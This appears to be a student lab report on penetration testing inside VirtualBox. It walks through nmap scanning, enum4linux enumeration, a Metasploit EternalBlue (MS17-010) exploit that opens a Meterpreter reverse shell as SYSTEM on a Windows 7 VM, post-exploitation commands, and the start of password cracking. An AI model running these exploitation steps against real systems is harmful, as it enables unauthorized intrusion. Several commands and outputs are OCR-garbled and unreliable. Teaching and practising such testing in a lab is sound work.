
B) KALI LINUX SETUP


1. Download the virtual box at this link: <https://www.virtualbox.org/wiki/Downloads> and then execute it on your PC.
2. Download Kali Linux at <https://www.kali.org/get-kali/#kali-platforms>. Choose based on your PC specifications.
3. Open the Virtual Box an click 'New'




4. Follow the option on these images, then click finish.








5. Next, open the Kali Linux, click start.



6. Open terminal in Kali and your Kali Linux is ready to use.



VULNERABILITIES IDENTIFICATION AND EXPLOITATION

Setting the network of Library IP Address as the target

```
(nooraina㉿kali)-[~]
$ ip route | grep default
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100

(nooraina㉿kali)-[~]
$ netstat -rn | grep '^0.0.0.0'
0.0.0.0      10.0.2.2          0.0.0.0          UG            0 0           0 eth
```

a) Network Scanning & Enumeration

Network scanning is to discover active hosts or devices on a network and gather information about IP addresses, open ports and available services. It tells what is on the network. Enumeration is a more detailed and targeted process of extracting information from services and systems discovered during network scanning.

Step 1: Discover Live Hosts

Using nmap to scan the network with network address. Listing IPs of the system that respond.

```
(nooraina㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e9:60:8d brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 85568sec preferred_lft 85568sec
        inet6 fd00::ace3:57ca:b9b1:502f/64 scope global temporary dynamic
            valid_lft 86184sec preferred_lft 14184sec
        inet6 fd00::a00:27ff:fee9:608d/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 86184sec preferred_lft 14184sec
        inet6 fe80::a00:27ff:fee9:608d/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

```
(nooraina㉿kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 15:13 +08
Nmap scan report for 10.0.2.15
Host is up (0.00021s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 3.89 seconds
```

Step 2: Scanning port on a target with ip that was discovered in step 1.

```
└─(nooraina㉿kali)-[~]
$ sudo nmap -sS -p- 10.0.2.15
[sudo] password for nooraina:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 15:17 +08
Nmap scan report for 10.0.2.15
Host is up (0.000010s latency).
All 65535 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
```

Enumeration

Step 3: SMB enumeration using enum4linux. It shows the related information from

```
└─(nooraina㉿kali)-[~]
$ enum4linux -a 10.0.2.15
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu May 15 15:23:03 2025
===== ( Target Information ) =====

Target ..... 10.0.2.15
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Network scanning and enumeration are crucial to identify vulnerable systems and understand the attack surface. This process enables ethical hackers to simulate real world threats and propose security hardening strategies.

b) Vulnerability Exploitation

Step 1: In Kali Linux, run Metasploit using the command ***msfconsole***.

```
Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
[+] root@kali:[/home/kali]
# msfconsole

[+] ok000kdc'          'cdk000ka:.
[x] 000000000000c      c000000000000x,
[+] 00000000000000k,   ,k00000000000000:
[+] 0000000000kkkk0000: :0000000000000000:
[+] 0000000000. .000000001. ,00000000
[+] d00000000. .000000c. ,00000000x
[+] l00000000. ;d; ,00000000l
[+] .00000000. .;. ; ,00000000.
[+] c0000000. .00c. ,000. ,0000000c
[+] 0000000. .0000. :0000. ,000000
[+] 100000. .0000. :0000. ,000000l
[+] ;0000' .0000. :0000. ;0000;
[+] .d00. .00000ccc0000. .x0d.
[+] ,k01 .000000000000. .dk0k;
[+] ;kk; 00000000000000k;
[+] ,x0000000000x,
[+] .10000000l.
[+] ,000,
[+] .

=[ metasploit v6.1.37-dev
+ -- =[ 2212 exploits - 1171 auxiliary - 396 post      ]
+ -- =[ 615 payloads - 45 encoders - 11 nops        ]
+ -- =[ 9 evasion           ]]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
```

Step 2: For vulnerability exploit, there is a need to know the running services and what module to use. Which module number to use in Metasploit is related to the services running in the target machine and needs to be searched and known in advance. In Metasploit, the exploit can be shared by using a keyword. Use SMB as a known open port before as a keyword to search for exploits.

```
msf6 > search smb
Matching Modules
=====
#      Name
-      __
0      exploit/multi/http.struts_code_exec_classloader
s ClassLoader Manipulation Remote Code Execution
1      exploit/osx/browser/safari_file_policy
file:// Arbitrary Code Execution
2      auxiliary/server/capture/smb
on Capture: SMB
3      post/linux/busybox/smb_share_root
Sharing
4      auxiliary/scanner/http/citrix_dir_traversal
NetScaler) Directory Traversal Scanner
Disclosure Date  Rank    Check  Description
2014-03-06  manual  No     Apache Strut
2011-10-12  normal  No     Apple Safari
normal      No     Authenticati
normal      No     BusyBox SMB
normal      No     Citrix ADC (
```

Step 3: If we are interested in module 37, give a further command to read information for the exploit using command **info** and the module name with its directory.

```
msf6 > info exploit/windows/smb/ms17_010_etalblue
      Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
      Module: exploit/windows/smb/ms17_010_etalblue
      Platform: Windows
      Arch: x64
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Average
      Disclosed: 2017-03-14

Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@riskSense.com>
Dylan Davis <dylan.davis@riskSense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelaufente-r7
cdelaufente-r7
agalway-r7

Available targets:
Id Name
-- --
0 Automatic Target
1 Windows 7
2 Windows Embedded Standard 7
3 Windows Server 2008 R2
4 Windows 8
5 Windows 8.1
6 Windows Server 2012
7 Windows 10 Pro
8 Windows 10 Enterprise Evaluation

Check supported:
Yes

Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Emb
```

Step 4: Now, use the exploit module using the command **use**. Run the command. Type the command **options** to see what are things that need to be set and required by the exploit.

```
root@kali:~/home/kali mitm.pcap 04:48 PM
File Actions Edit View Help
ndard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic Target

msf6 exploit(windows/smb/ms17_010_etalblue) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(windows/smb/ms17_010_etalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.7:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.7:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:4445 - The target is vulnerable.
[*] 10.0.2.7:4445 - Connecting to target for exploitation.
[*] 10.0.2.7:4445 - Connection established for exploitation.
[*] 10.0.2.7:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.7:4445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.7:4445 - 0x00000000 57 69 6e 64 f7 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.7:4445 - 0x00000010 73 69 6e 61 6c 20 37 36 30 30 sional 7600
[*] 10.0.2.7:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.7:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.7:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.7:4445 - Starting non-paged pool grooming
[*] 10.0.2.7:4445 - Sending SMBv2 buffers
[*] 10.0.2.7:4445 - Cleaning SMBv1 connection. Freeing allocated SMBv1 buffers
```

Step 5: Now, set **rhosts** and issue the **run** command.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:4445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 10.0.2.7:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.7:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:4445 - The target is vulnerable.
[*] 10.0.2.7:4445 - Connecting to target for exploitation.
[*] 10.0.2.7:4445 - Connection established for exploitation.
[*] 10.0.2.7:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.7:4445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.7:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.7:4445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[*] 10.0.2.7:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.7:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.7:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.7:4445 - Starting non-paged pool grooming
[*] 10.0.2.7:4445 - Sending SMBv2 buffers
[*] 10.0.2.7:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.7:4445 - Sending final SMBv2 buffers.
[*] 10.0.2.7:4445 - Sending last fragment of exploit packet!
[*] 10.0.2.7:4445 - Receiving response from exploit packet
[*] 10.0.2.7:4445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 10.0.2.7:4445 - Sending egg to corrupted connection.
[*] 10.0.2.7:4445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:49342 ) at 2025-05-08 04:48:37 -0400
[*] 10.0.2.7:4445 - -----
[*] 10.0.2.7:4445 - -----WIN-----
[*] 10.0.2.7:4445 - -----
```

Step 6: After getting a meterpreter, run several commands that show it is the Windows machine like sysinfo, pwd, ipconfig, getuid and getpid.

```
meterpreter > sysinfo
Computer       : USER-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b6:ed:55
MTU       : 1500
IPv4 Address : 10.0.2.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::54b6:1170:8c14:da6b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name      : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::100:7ff:ffff
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 15
=====
Name      : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
```

```
Interface 15
=====
Name      : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1160
meterpreter >
```

Step 7 : show the process list using the ps command

```
Current pid: 1160
meterpreter > ps

Process List
=====

  PID  PPID  Name          Arch Session User      Path
  --  --   ---          ---  ---  ---      ---
  0    0  [System Process] x64   0        NT AUTHORITY\SYSTEM
  4    0  System          x64   0        NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 264   4  smss.exe       x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\conhost.exe
 272  396  conhost.exe   x64   1        User-PC\User     C:\Windows\system32\csrss.exe
 336  328  csrss.exe    x64   0        NT AUTHORITY\SYSTEM
 384  328  wininit.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\wininit.exe
 396  376  csrss.exe    x64   1        NT AUTHORITY\SYSTEM  C:\Windows\system32\csrss.exe
 436  376  winlogon.exe x64   1        NT AUTHORITY\SYSTEM  C:\Windows\system32\winlogon.exe
 480  384  services.exe x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\services.exe
 488  384  lsass.exe    x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\lsass.exe
 496  384  lsm.exe      x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\lsm.exe
 544  480  svchost.exe  x64   0        NT AUTHORITY\LOCAL SERVICE
 600  480  svchost.exe  x64   0        NT AUTHORITY\SYSTEM
 660  480  VBoxService.exe x64   0        NT AUTHORITY\SYSTEM  C:\Windows\system32\VBoxService.exe
 712  480  svchost.exe  x64   0        NT AUTHORITY\NETWORK SERVICE
 764  480  svchost.exe  x64   0        NT AUTHORITY\LOCAL SERVICE
 852  480  svchost.exe  x64   0        NT AUTHORITY\SYSTEM
 928  480  svchost.exe  x64   0        NT AUTHORITY\SYSTEM
 1084 480  svchost.exe  x64   0        NT AUTHORITY\NETWORK SERVICE
 1160 480  spoolsv.exe x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\spoolsv.exe
 1200 480  svchost.exe  x64   0        NT AUTHORITY\LOCAL SERVICE
 1284 480  taskhost.exe x64   1        User-PC\User     C:\Windows\system32\taskhost.exe
 1320 480  svchost.exe  x64   0        NT AUTHORITY\LOCAL SERVICE
 1380 480  FreeSSHDService.exe x86  0        NT AUTHORITY\SYSTEM  C:\Program Files (x86)\freeSSHD\FreeSSHDService.exe
 1404 480  nssm.exe     x64   0        NT AUTHORITY\SYSTEM  C:\Program Files\nssm.exe
 1568 1404  Icecast2.exe x86  0        NT AUTHORITY\SYSTEM  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 1588 480  tvnserver.exe x64   0        NT AUTHORITY\SYSTEM  C:\Program Files\TightVNC\tvnserver.exe
 1648 480  sppsvc.exe   x64   0        NT AUTHORITY\NETWORK SERVICE
 1940 480  svchost.exe  x64   0        NT AUTHORITY\NETWORK SERVICE
 2316 2736  mimikatz.exe x64   1        User-PC\User     C:\mimikatz_trunk\x64\mimikatz.exe
 2332 480  svchost.exe  x64   0        NT AUTHORITY\SYSTEM
 2340 852  dwm.exe      x64   1        User-PC\User     C:\Windows\system32\dwm.exe
 2352 2332  explorer.exe x64   1        User-PC\User     C:\Windows\Explorer.EXE
 2460 2352  VBoxTray.exe x64   1        User-PC\User     C:\Windows\System32\VBoxTray.exe
 2468 2352  tvnserver.exe x64   1        User-PC\User     C:\Program Files\TightVNC\tvnserver.exe
 2672 480  SearchIndexer.exe x64  0        NT AUTHORITY\SYSTEM
 2736 2352  cmd.exe     x64   1        User-PC\User     C:\Windows\system32\cmd.exe
 2816 480  wmpnetwk.exe x64   0        NT AUTHORITY\NETWORK SERVICE
 4088 480  taskhost.exe x64   1        User-PC\User     C:\Windows\system32\taskhost.exe

meterpreter >
```

Step 8: Screen grabbing. This process will give a snapshot of the current Windows desktop. Migrate the process id to winlogon.exe.process id. After using the command migrate successfully, then we will run the command load espira and screengrab to do screen grabbing.


```
meterpreter > migrate 432
[+] Migrating from 1160 to 432...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 432
[+] Migrating from 1160 to 432...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
```

Step 9: Meterpreter functioned to be able to execute a program. As an example we will execute the calculator program. First of all we will run the command **enumdesktops** followed by **ps** commands. The calculator program will pop up at windows.

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
_____
Session  Station      Name
_____
0        WinSta0     Default
0        WinSta0     Disconnect
0        WinSta0     Winlogon
0        msswindowstation  mssrestricteddesk


meterpreter > execute -s 1 -f calc.exe
Process 3440 created.
meterpreter > execute -s 1 -f calc.exe
Process 2824 created.
meterpreter > 
```



c) Password cracking

We are using John The Ripper to crack passwords.

Step 1: For a first timer, we need to install john.




```
(nooraina㉿kali)-[~] $ sudo apt install john
[sudo] password for nooraina: 
[sudo] hashcat -m 0 -a 0 hash.txt /usr/
```

Step 2: Next, we create an account name David and set the password as 12345678.



```
(nooraina㉿kali)-[~] $ sudo adduser david
info: Adding user `david' on ID...5.0+debian_Linux, None+Asserts, RELO
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `david' (1001) ...
info: Adding new user `david' (1001) with group `david (1001)' ...
info: Creating home directory R/home/david' with Radeo Graphics,
info: Copying files from `/etc/skel' ...
New password: [REDACTED] length supported by kernel: 0
```

Step 3: Now, let's extract the password of David's account.




```
(nooraina㉿kali)-[~]
$ id david
uid=1001(david) gid=1001(david) groups=1001(david)
$ exit
[nooraina㉿kali)-[~]
$ cd /etc
[nooraina㉿kali)-[~/etc]
$ ls
Inetd.conf      cloud          eac      gtk-3.0      keyutils      magic_name    odbc.ini      pulse      scalpel      subgid      update-misc.d
ModemManager   cron-setup     emacs     gtksourceview2  libgnome      mime        odbcinst.ini  pygments_7  scrollerc  subgit      update-misc.conf
NetworkManager  cronsetup     environment  gvim       libgpm        mime.cache  odbcinsti    pygments_7  scrollerc  subgit      update-misc.conf
000CDatasources  credstore   environment.d hdparm.conf  ld.so.conf     mime.conf   odbcinsti    pygments_7  scrollerc  subgit      update-misc.conf
OpenCL         credstore.encrypted ether.types host.conf  ld.so.conf.d  minicom     openfstypm   python3.11  searchsploit_rc  subuid      ush_modewswitch.d
UPower        cron.daily    ethersap  hostname    ld.so.1      minicom     openfstypm   python3.12  searchsploit_rc  subuid      ush_modewswitch.d
X11           cron.hourly   firefox     hosts     libao.conf  mke2fs.conf  opensvc     radvd      selinux     sudo.conf   vconsole.conf
adduser.conf   cron.monthly  fonts      hosts.allow libaudit.conf  mke2fs.conf  opensvc     radvd      selinux     sudo.conf   vdpau-wrapper.cfg
alsa          cron.weekly   fuse.conf  hosts.deny libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
